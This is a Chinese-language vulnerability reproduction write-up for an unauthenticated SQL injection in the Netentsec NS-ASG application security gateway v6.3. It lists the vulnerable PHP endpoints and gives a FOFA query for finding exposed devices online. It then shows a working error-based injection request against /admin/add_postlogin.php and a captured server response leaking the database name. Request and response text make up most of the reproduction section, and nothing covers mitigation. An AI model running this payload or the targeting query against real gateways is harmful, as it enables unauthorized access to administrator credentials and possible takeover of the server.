

# W3-5网康科技-NS-ASG应用安全网关-SQL


## 漏洞描述：

网康科技 NS-ASG 应用安全网关 add\_ikev2.php、config\_ISCGroupNoCache.php、add\_postlogin.php、config\_Anticrack.php等接口处存在SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员后台密码、站点用户个人信息）之外，攻击者甚至可以在高权限下向服务器写入命令，进一步获取服务器系统权限。

## 影响版本：

NS-ASG 应用安全网关 v6.3

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: app="网康科技-NS-ASG安全网关"

## 漏洞复现：

### payload:

```
GET /admin/add_postlogin.php?SingleLoginId=1+UNION+ALL+SELECT+EXTRACTVALUE(1,concat(0x7e,(select+database()),0x7e)) HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

### 效果图：

#### 查询当前数据库

Request

```
1 GET /admin/add_postlogin.php?SingleLoginId=1+UNION+ALL+SELECT+EXTRACTVALUE(1,concat(0x7e,(select
+database()),0x7e)) HTTP/1.1
2 Host : 
3 User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
4 Accept-Charset: utf-8
5 Accept-Encoding: gzip, deflate
6 Connection: close
```

Responses

https 737bytes / 17ms

```
1 HTTP/1.1 200 OK
2 Date: Fri, 22 Mar 2024 16:22:16 GMT
3 Server: Apache/2.2.17 (Unix) mod_ssl/2.2.1
4 X-Powered-By: PHP/5.3.4
5 Set-Cookie: PHPSESSID=e6b84bbb219f40dc2c6b
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-re
8 Pragma: no-cache
9 Connection: close
10 Content-Type: text/html
11 Content-Length: 737
12
13 <html><body>
LoginName,LoginPasswd,FormName,Action,Name
SinglePointLogin WHERE SingleLoginId=1 UNION
(select database()),0x7e))<br>XPATH synt
href="javascript:history.back()"></
("j
'~iscserver~\nSELECT PolicyName,AuthType,
NameField,PasswdField,CustomConfig FROM Si
ALL SELECT EXTRACTVALUE(1,concat(0x7e,(se
```